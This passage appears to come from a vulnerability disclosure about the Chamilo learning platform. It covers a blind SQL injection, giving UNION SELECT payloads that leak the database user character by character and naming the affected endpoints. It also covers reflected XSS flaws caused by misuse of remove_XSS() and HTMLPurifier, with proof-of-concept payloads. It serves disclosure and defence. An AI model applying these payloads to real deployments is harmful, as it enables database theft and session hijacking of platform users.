
FALSE case:
0 UNION SELECT CASE WHEN 1=2 THEN 1 ELSE (SELECT table_name FROM information_schema.tables) END;-- -

Because the responses differ, an automated script can leak arbitrary subqueries character by character. To leak SELECT USER();, the payload looks like:
0 UNION SELECT CASE WHEN (SELECT SUBSTR((SELECT USER()),1,1))='c' THEN 1 ELSE (SELECT table_name FROM information_schema.tables) END;-- -

This is a TRUE output, meaning the first character of SELECT USER() is c.
Three similar instances were found at /main/forum/download.php (Student), /main/inc/ajax/exercise.ajax.php (Teacher) and /main/session/session_category_list.php (Session Admin).
Chamilo: reflected XSS
The remove_XSS() function only removes <> tags, which gives developers a false sense of security: XSS is still possible after input passes through it.
In /index.php, the value of the HTTP parameter firstpage is passed directly into remove_XSS() as its only argument, and the return value is inserted directly into a <script> tag. The input ';alert(1);// is used for tracing.
Source: /index.php


The definition of security.lib.php::remove_XSS() takes two additional optional parameters, $user_status and $filter_terms. $filter_terms defaults to false, so the if clause on line 305 is never entered when the function is called with one argument.
Source: /main/inc/lib/security.lib.php
Before returning, remove_XSS() passes the input to HTMLPurifier:


The HTMLPurifier usage is incorrect, because it is meant to sanitise HTML elements, not pure strings. Single and double quotes are therefore not sanitised, which leaves the PoC payload intact:
Source: /vendor/ezyang/htmlpurifier/library/HTMLPurifier.php

The XSS payload triggers:
The sanitisation does encode <>, preventing arbitrary HTML tags:

Several instances of the same pattern exist, for example:
Source: /main/session/add_users_to_session.php


Payload: " onfocus="alert(document.domain)" name="pwn", with #pwn appended to the URL
Source: /main/auth/profile.php

